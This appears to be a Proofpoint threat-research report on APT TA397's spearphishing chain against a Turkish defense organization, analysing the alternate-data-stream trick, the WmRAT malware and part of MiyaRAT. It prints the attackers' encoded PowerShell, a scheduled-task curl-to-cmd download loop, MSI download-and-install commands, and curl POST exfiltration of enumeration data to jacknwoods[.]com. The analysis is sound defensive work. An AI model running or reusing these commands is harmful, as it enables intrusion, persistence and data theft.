Hidden in Plain Sight: TA397's New Attack Chain Delivers Espionage RATs

: 12/11/2024

Share with your network!

December 17, 2024 Nick Attfield, Konstantin Klinger, Pim Trouerbach, David Galazin and the Proofpoint Threat Research Team

Key findings

- Proofpoint observed advanced persistent threat (APT) TA397 targeting a Turkish defense sector organization with a lure about public infrastructure projects in Madagascar.
- The attack chain used alternate data streams in a RAR archive to deliver a shortcut (LNK) file that created a scheduled task on the target machine to pull down further payloads.
- TA397 was observed manually delivering WmRAT and MiyaRAT malware families in the final stages of this attack chain. Both malware families are designed to enable intelligence gathering and exfiltration.
- Proofpoint assesses TA397 campaigns are almost certainly intelligence collection efforts in support of a South Asian government's interests.

Overview

On November 18, 2024, TA397 (also known by third-party researchers as Bitter) targeted a defense sector organization in Turkey with a spearphishing lure. The email included a compressed archive (RAR) file attachment containing a decoy PDF (~tmp.pdf) file detailing a World Bank public initiative in Madagascar for infrastructure development, a shortcut (LNK) file masquerading as a PDF (PUBLIC INVESTMENTS PROJECTS 2025.pdf.lnk), and an Alternate Data Stream (ADS) file that contained PowerShell code.

The lure contained the subject "PUBLIC INVESTMENTS PROJECTS 2025 _ MADAGASCAR" which closely matched the LNK file name masquerading as a PDF within the RAR archive: "PUBLIC INVESTMENTS PROJECTS 2025.pdf.lnk". This subject line theme is very common for TA397, as the majority of the organizations they target are either in the public sector or receive public investments and is indicative of the targeted nature of their campaigns.

The usage of RAR archives is a staple tactic of TA397 payload delivery. Throughout the first half of 2024, Proofpoint has observed TA397 utilizing Microsoft Compiled Help Files (CHM) files within RAR archives as a means of creating scheduled tasks on target machines.

This blog post details TA397's usage of NTFS alternate data streams (ADS) in combination with PDF and LNK files to gain persistence, which facilitates the deployment of further malware. This research also looks at the continued usage of wmRAT by TA397, the recently discovered MiyaRAT - a contemporary addition to the threat actor's arsenal – and the associated infrastructure of TA397.

Infection chain

The spearphishing email originated from a compromised email account belonging to a government organization and contained a RAR archive with a variety of artifacts inside. Alongside the LNK file, was a "~tmp.pdf" file and two NTFS alternate data streams (ADS), one titled "Participation" and the other a "Zone.Identifier".




TA397 sends phishing email
RAR file with LNK and NTFS ADS
RAR
When clicked, runs PowerShell from "Participation"
LNK
~temp.pdf
Participation (ADS)
Zone.Identifier (ADS)
Displays decoy PDF and creates scheduled task
Decoy PDF
DsSvcCleanup
conhost.exe
Sends target info to staging domain
WmRAT
MiyaRAT

Illustration of the TA397 infection chain.

When opening the RAR file, the target would only see the LNK file as the ADS streams are hidden from the user when using Windows' built in RAR extraction utility, or WinRAR. Further, the PDF had the attribute Hidden, System & Files ready for archiving (HSA) enabled so the user is lured to believe that a PDF file is being opened due to the extension pdf.lnk. By default, Windows hides the real extension of a file. However, if the RAR is opened in 7-Zip, the user can view and extract the NTFS ADS streams on Windows systems (NTFS file formatted system):


C:\Users\user\Desktop\53a653aae9678075276bdb8ccf5eaff947f9121f73b8dcf24858c0447922d0b1.rar\

File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info

C:\Users\user\Desktop\53a653aae9678075276bdb8ccf5eaff947f9121f73b8dcf24858c0447922d0b1.rar\


Name	Size	Packed Size	Modified	Attributes	Alternate Stream	Encrypted	CRC	Host OS	Method	Characteristics
PUBLIC INVESTMENTS PROJECTS 2025.pdf.lnk	261 811	259 085	2024-11-18 05:04	A	-	-	E341C664	Windows	v6:m3:512K	CRC Time:M
~tmp.pdf	271 523	247 610	2024-11-18 05:04	HSA	-	-	F2F9B8A3	Windows	v6:m3:512K	CRC Time:M
~tmp.pdf:Participation	705	383	2024-11-18 05:04		+	-	35BC6785	Windows	v6:m3:128K	CRC Subdata
~tmp.pdf:Zone.Identifier	380	194	2024-11-18 05:04		+	-	94EA6584	Windows	v6:m3:128K	CRC Subdata

7-Zip view on 53a653aae9678075276bdb8ccf5eaff947f9121f73b8dcf24858c0447922d0b1.

ADS streams are a feature of the NTFS file system in Windows that allows users to attach data streams to a file. There are certain archive formats and software that allow ADS streams to be included into the archive container along with the file. The archive format used in this attack chain is RAR v5 which allows the storage of NTFS ADS streams.

The Zone.Identifier stream is an ADS introduced in older Windows versions as a security feature. It stores information about the origin of a file, such as the URL Security Zone (e.g., Zone 3 for the internet) to determine if the file is trustworthy. Files downloaded via browsers automatically receive this stream. Additionally, when files are extracted from a downloaded archive using Windows Explorer, the extracted files inherit a Zone.Identifier stream with a ReferrerUrl pointing to the original archive. A Zone.Identifier ADS is very common and is not required for the success of this attack chain, nevertheless it can provide useful information for forensic analysis.


The Zone.Identifier ADS contains information about the origin of the "~tmp.pdf" file, and can be seen below:



```
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://documents1.worldbank.org/curated/en/190061621500330935/pdf/Concept-Project-Information-Document-PID-Madagascar-Road-Sector-Sustainability-Project-P176811.pdf
HostUrl=https://documents1.worldbank.org/curated/en/190061621500330935/pdf/Concept-Project-Information-Document-PID-Madagascar-Road-Sector-Sustainability-Project-P176811.pdf
```

Screenshot of the PDF Zone.Identifier details.

The “~tmp.pdf” file is a legitimate PDF downloaded from the World Bank organization, detailing an infrastructure project about paved roads in Madagascar. This can be seen in the following screenshot:



Public Disclosure Authorized

Public Disclosure Authorized

The World Bank
Madagascar Road Sector Sustainability Project (P176811)

Note to Task Teams: The following sections are system generated and can only be edited online in the Portal. ***Please delete this note when finalizing the document.***

Project Information Document (PID)


Concept Stage | Date Prepared/Updated: 18-May-2021 | Report No: PIDC31969

May 04, 2021

Page 1 of 7

Legitimate PDF used as a decoy document in the campaign.

The second ADS is the "Participation" ADS. Inside the "Participation" stream was a base64 encoded PowerShell blob:



```
powershell.exe  -WindowStyle Hidden -e
DQAKAHMAdABhAHIAdAAgAH4AdABtAHAALgBwAGQAZgANAAoADQAKAHMAYwBoAHQAYQBzAGsAcwAgAC8AYwByAGUAYQB0AGUAIAAvAHMAYwAgAG0AaQBuAHUAdABlACAALwBtAG8AIAAxADcAIAAvAHQAbgAgACIARABzAFMAdgBjAEMAbABlAGEAbgB1A
HAAIgAgAC8AdAByACAAIgBjAG8AbgBoAG8AcwB0ACAALQAtAGgAZQBhAGQAbABlAHMAcwAgAGMAbQBkACAALwBjACAAYwB1AHIAbAAgAC0AbwAgACAAQwA6AFwAVQBzAGUAcgBzAFwAUAB1AGIAbABpAGMAXABtAHUAcwBpAGMAXABqAHIALgBqAHAAIA
BqAGEAYwBrAG4AdwBvAG8AZABzAC4AYwBvAG0ALwBqAGEAYwBkAHMALgBwAGgAcAA/AGoAaQBuAD0AJQBjAG8AbQBwAHUAdABlAHIAbgBhAG0AZQAlAF8AJQB1AHMAZQByAG4AYQBtAGUAJQAgACYAIAAgAG0AbwByAGUAIABDADoAXABVAHMAZQByAHM
AXABQAHUAYgBsAGkAYwBcAG0AdQBzAGkAYwBcAGoAcgAuAGoAcAB8AGMAbQBkACAALwBmACIAIAANAAoADQAKAGUAeABpAHQA
```

Base64 encoded PowerShell from "Participation".

The LNK ran the following conhost command:

```
        --headless cmd /k "cmd < ~tmp.pdf:Participation & exit"
```

This caused the ~tmp.pdf file to run the base64 encoded PowerShell contained within the "Participation" ADS stream which decoded to the following command:

```
start ~tmp.pdf

schtasks /create /sc minute /mo 17 /tn "DsSvcCleanup" /tr "conhost --headless cmd /c curl -o  C:\Users\Public\music\jr.jp jacknwoods.com/jacds.php?
jin=%computername%_%username% &  more C:\Users\Public\music\jr.jp|cmd /f"

exit
```

Decoded PowerShell command.


This PowerShell command opened the PDF lure file which displayed the World Bank decoy document to the user, and the command then set up a scheduled task named "DsSvcCleanup". This scheduled task attempted to send target host information (username and computer name) with the curl utility every 17 minutes to the domain jacknwoods[.]com. This URI structure is used regularly by TA397. Upon successful retrieval of a payload, the downloaded file is launched with a command prompt. The task will continue to run even if a payload is dropped to the victim machine.

These requests were structured as follows:

```
GET hxxp[:]//jacknwoods[.]com/jacds[.]php?jin=%computername%_%username%
Host: jacknwoods[.]com
User-Agent: curl/7.55.1
Accept: */*
```

Proofpoint observed TA397 operators respond to these requests with manual commands approximately 12 hours after the first scheduled task request, deploying two distinct payloads and a third command that enumerated the target machine and issues a POST request containing that information.

First, we observed this response from the attacker server:



```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: image/jpeg
cache-control: no-cache
content-length: 135
d[redacted]
server: LiteSpeed

curl -o C:\users\public\music\anvrsa.msi http://jacknwoods.com/anvrsa.msi
msiexec /i C:\users\public\music\anvrsa.msi /qn /norestart
```

First payload observed.

This command downloads and runs the "anvrsa.msi" file on the target machine which installs the WmRAT file "anvrsa.exe".

TA397 issued further commands once they determined there was no successful communication from WmRAT. Shortly after, Proofpoint observed TA397 issuing the following commands to enumerate the target machine:

```
cd C:\programdata
dir >> abc[.]pdf
tasklist >> abc[.]pdf
wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get displayName >>
abc[.]pdf
cmd /c curl -X POST -F "file=[@]C:\programdata\abc[.]pdf"
hxxps[:]//www[.]jacknwoods[.]com/chthuo[.]php?ain=%computername%_%username%
del abc[.]pdf
```

This series of commands shows TA397 enumerating the ProgramData directory, listing currently running processes, and using the Windows command line utility (WMIC) to identify any antivirus products running on the target machine, and exfiltrating that data in a file to a different endpoint on the jacknwoods[.]com domain. A very similar set of commands was previously observed and attributed to TA397 and published by StrikeReady Labs.

Following that, Proofpoint researchers observed TA397 dropping another payload by downloading and running "gfxview.msi":

```
curl -o C:\users\public\music\gfxview[.]msi
http://jacknwoods[.]com/gfxview[.]msi
msiexec /i C:\users\public\music\gfxview.msi /qn /norestart
```

This acted as the dropper to install "xrgtg.exe" which was the MiyaRAT payload. WmRAT and MiyaRAT were first identified by QiAnXin Threat Intelligence Center. Below is Proofpoint's detailed analysis of WmRAT and MiyaRAT.

WmRAT


WmRAT is a remote access trojan (RAT) written in C++ that uses sockets for communications and has standard RAT functionality. The RAT can gather basic host information, upload or download files, take screenshots, get geolocation data of the target machine, enumerate directories and files, and run arbitrary commands via cmd or PowerShell. The malware also generates a number of junk threads, potentially to mislead researchers or responders investigating the samples.

The malware starts by copying timezone information from calling GetDynamicTimeZoneInformation. Rather than any unique or interesting sleep techniques, this malware uses the classic method of directly calling Sleep. This is done throughout the malware at various stages as well as having a dedicated function serving the purpose of just initiating a long sleep.

The sample then creates a thread which gathers some basic host information:

- Username
- Hostname
- The list of logical drives for the host


While this information is gathered, nothing is done with it and this process is repeated 1,000 times. Most likely this is just to fill up behavior logs or create copious amounts of noise within the environment.


```
  v0 = 1000;
  do
  {
    get_username_hostname();
    strcpy(v2, " A");
    LogicalDrives = GetLogicalDrives();
    for ( i = LogicalDrives; LogicalDrives; i = LogicalDrives )
    {
      if ( (LogicalDrives & 1) ≠ 0 )
      {
        std::string::string(v4, &v2[1]);
        v5 = 0;
        std::string::operator+=(v4, "A");
        operator delete[](&v2[1]);
        v5 = -1;
        std::string::~string(v4);
        LogicalDrives = i;
      }
      ++v2[1];
      LogicalDrives >>= 1;
    }
    operator delete[](v2);
    operator delete(&i);
    Sleep(0x32u);
    --v0;
  }
  while ( v0 );
}
```

Malware gathering basic disk information.

Soon after creating this thread, another thread is created that executes the same exact function gathering the same information.


With the threads created, the malware begins attempts to communicate with the C2. In the samples observed by Proofpoint at this stage a socket has not been initialized yet, so these specific communications fail. Although later in the execution the socket is initialized properly, so it will indeed be able to communicate with the C2 after that point. The malware decrypts the C2 server address academymusica[.]com by taking each character from an encrypted blob and subtracting 0x25 from it.


```
int sub_40DCC0()
{
  char v1; // [esp-1Ch] [ebp-20h] BYREF
  int v2; // [esp-18h] [ebp-1Ch]
  int v3; // [esp-14h] [ebp-18h]
  int v4; // [esp-10h] [ebp-14h]
  int v5; // [esp-Ch] [ebp-10h]
  int v6; // [esp-8h] [ebp-Ch]
  int v7; // [esp-4h] [ebp-8h]
  char *v8; // [esp+0h] [ebp-4h]

  v8 = &v1;
  std::string::string(&v1, &crypted_c2_string);
  string_decrypt_1(v1, v2, v3, v4, v5, v6, v7); // academymusica.com
  return atexit(sub_40DFE0);
}
```

Decrpytion of server address academymusica[.]com.


This subtraction cipher is how all string decryption is done for the malware. Each character has a set value added or subtracted from it, resulting in the expected output. Generally when malware sends command identifiers or data identifiers to the C2, its done in plaintext or is some numeric value. But in the case of this malware, it sends seemingly random values as identifiers. Like the "*****" below.



```
val_4_bytes = 26;
v40 = &data_to_crypt;
std::string::string(&data_to_crypt, "*****");
decrypt_data_from_arg_and_send(data_to_crypt, v33, v34, v35,
v25 = cp[0];
if ( cp[5] < 0x10 )
  v25 = cp;
```

Cleartext string of asterisks.

